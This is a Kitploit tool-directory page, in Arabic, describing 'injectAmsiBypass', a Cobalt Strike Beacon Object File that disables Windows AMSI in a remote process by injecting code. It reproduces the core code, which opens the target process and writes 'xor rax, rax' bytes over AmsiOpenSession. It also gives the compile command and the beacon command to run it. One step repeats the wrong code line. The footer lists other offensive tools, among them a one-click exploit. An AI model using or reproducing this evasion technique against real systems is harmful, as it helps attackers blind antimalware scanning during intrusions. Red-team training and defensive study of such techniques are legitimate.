Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
injectAmsiBypass — Cobalt Strike BOF - تجاوز AMSI في عملية عن بعد عن طريق حقن الكود. | Kitploit
أدوات/GitHubGitHub/boku7/injectamsibypass
أطر الاستغلالاختبار الاختراقالفريق الأحمرتطوير الحمولات
GitHubboku7/injectamsibypass

injectAmsiBypass

Cobalt Strike BOF - تجاوز AMSI في عملية عن بعد عن طريق حقن الكود.

عرض المستودع
3806934منذ 3 سنواتتمت المراجعة من قبل Kitploit
مشاركة

Cobalt Strike BOF - حقن تجاوز AMSI

ملف كائن المنارة لـ Cobalt Strike (BOF) الذي يتجاوز AMSI في عملية بعيدة عن طريق حقن الكود.

تشغيل BOF inject-amsiBypass من CobaltStrike

ماذا يفعل هذا؟

1. استخدام وسيط PID المقدم للحصول على مقبض للعملية البعيدة
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
2. تحميل AMSI.DLL في ذاكرة المنارة والحصول على عنوان AMSI.AmsiOpenSession
hProc = KERNEL32$OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, (DWORD)pid);
  • ستكون كل من المنارة والعملية الهدف لها نفس عنوان الرمز.
  • إذا لم يكن AMSI.DLL موجودًا في العملية البعيدة، فقد يؤدي تشغيل هذا إلى تعطل العملية الهدف.
3. كتابة تجاوز AMSI إلى ذاكرة العملية البعيدة

unsigned char amsibypass[] = { 0x48, 0x31, 0xC0 }; // xor rax, rax
BOOL success = KERNEL32$WriteProcessMemory(hProc, amsiOpenSessAddr, (PVOID)amsibypass, sizeof(amsibypass), &bytesWritten);

الطريقة = AMSI.AmsiOpenSession

  • يستخدم تقنية تجاوز AMSI التي تم تدريسها في دورة PEN-300/OSEP (تقنيات التهرب واختراق الدفاعات) من Offensive Security.
    • https://www.offensive-security.com/pen300-osep/

لقطات شاشة إثبات المفهوم التجريبي

قبل - Powershell.exe AMSI.AmsiOpenSession

بعد - Powershell.exe AMSI.AmsiOpenSession
التجميع باستخدام x64 MinGW:

x86_64-w64-mingw32-gcc -c inject-amsiBypass.c -o inject-amsiBypass.o

التشغيل من وحدة تحكم Cobalt Strike Beacon

beacon> inject-amsiBypass <PID>
  • تأكد من تحميل السكريبت inject-amsiBypass.cna في مدير السكريبتات لـ Cobalt Strike

قائمة المهام

  • التحقق من وجود AMSI.DLL في العملية البعيدة قبل الحقن
  • إضافة تجاوزات AMSI أخرى للحقن
  • دعم x86

الشكر والمراجع

Raphael Mudge - ملفات كائن المنارة - Luser Demo
  • https://www.youtube.com/watch?v=gfYswA_Ronw
Cobalt Strike - ملفات كائن المنارة
  • https://www.cobaltstrike.com/help-beacon-object-files
مراجع كود BOF
ajpc500/BOFs
  • https://github.com/ajpc500/BOFs/
trustedsec/CS-Situational-Awareness-BOF
  • https://github.com/trustedsec/CS-Situational-Awareness-BOF
دورة أساسيات تطوير البرمجيات الخبيثة من Sektor7
  • https://institute.sektor7.net/red-team-operator-malware-development-essentials
Offensive Security OSEP
  • https://www.offensive-security.com/pen300-osep/
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    256

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →









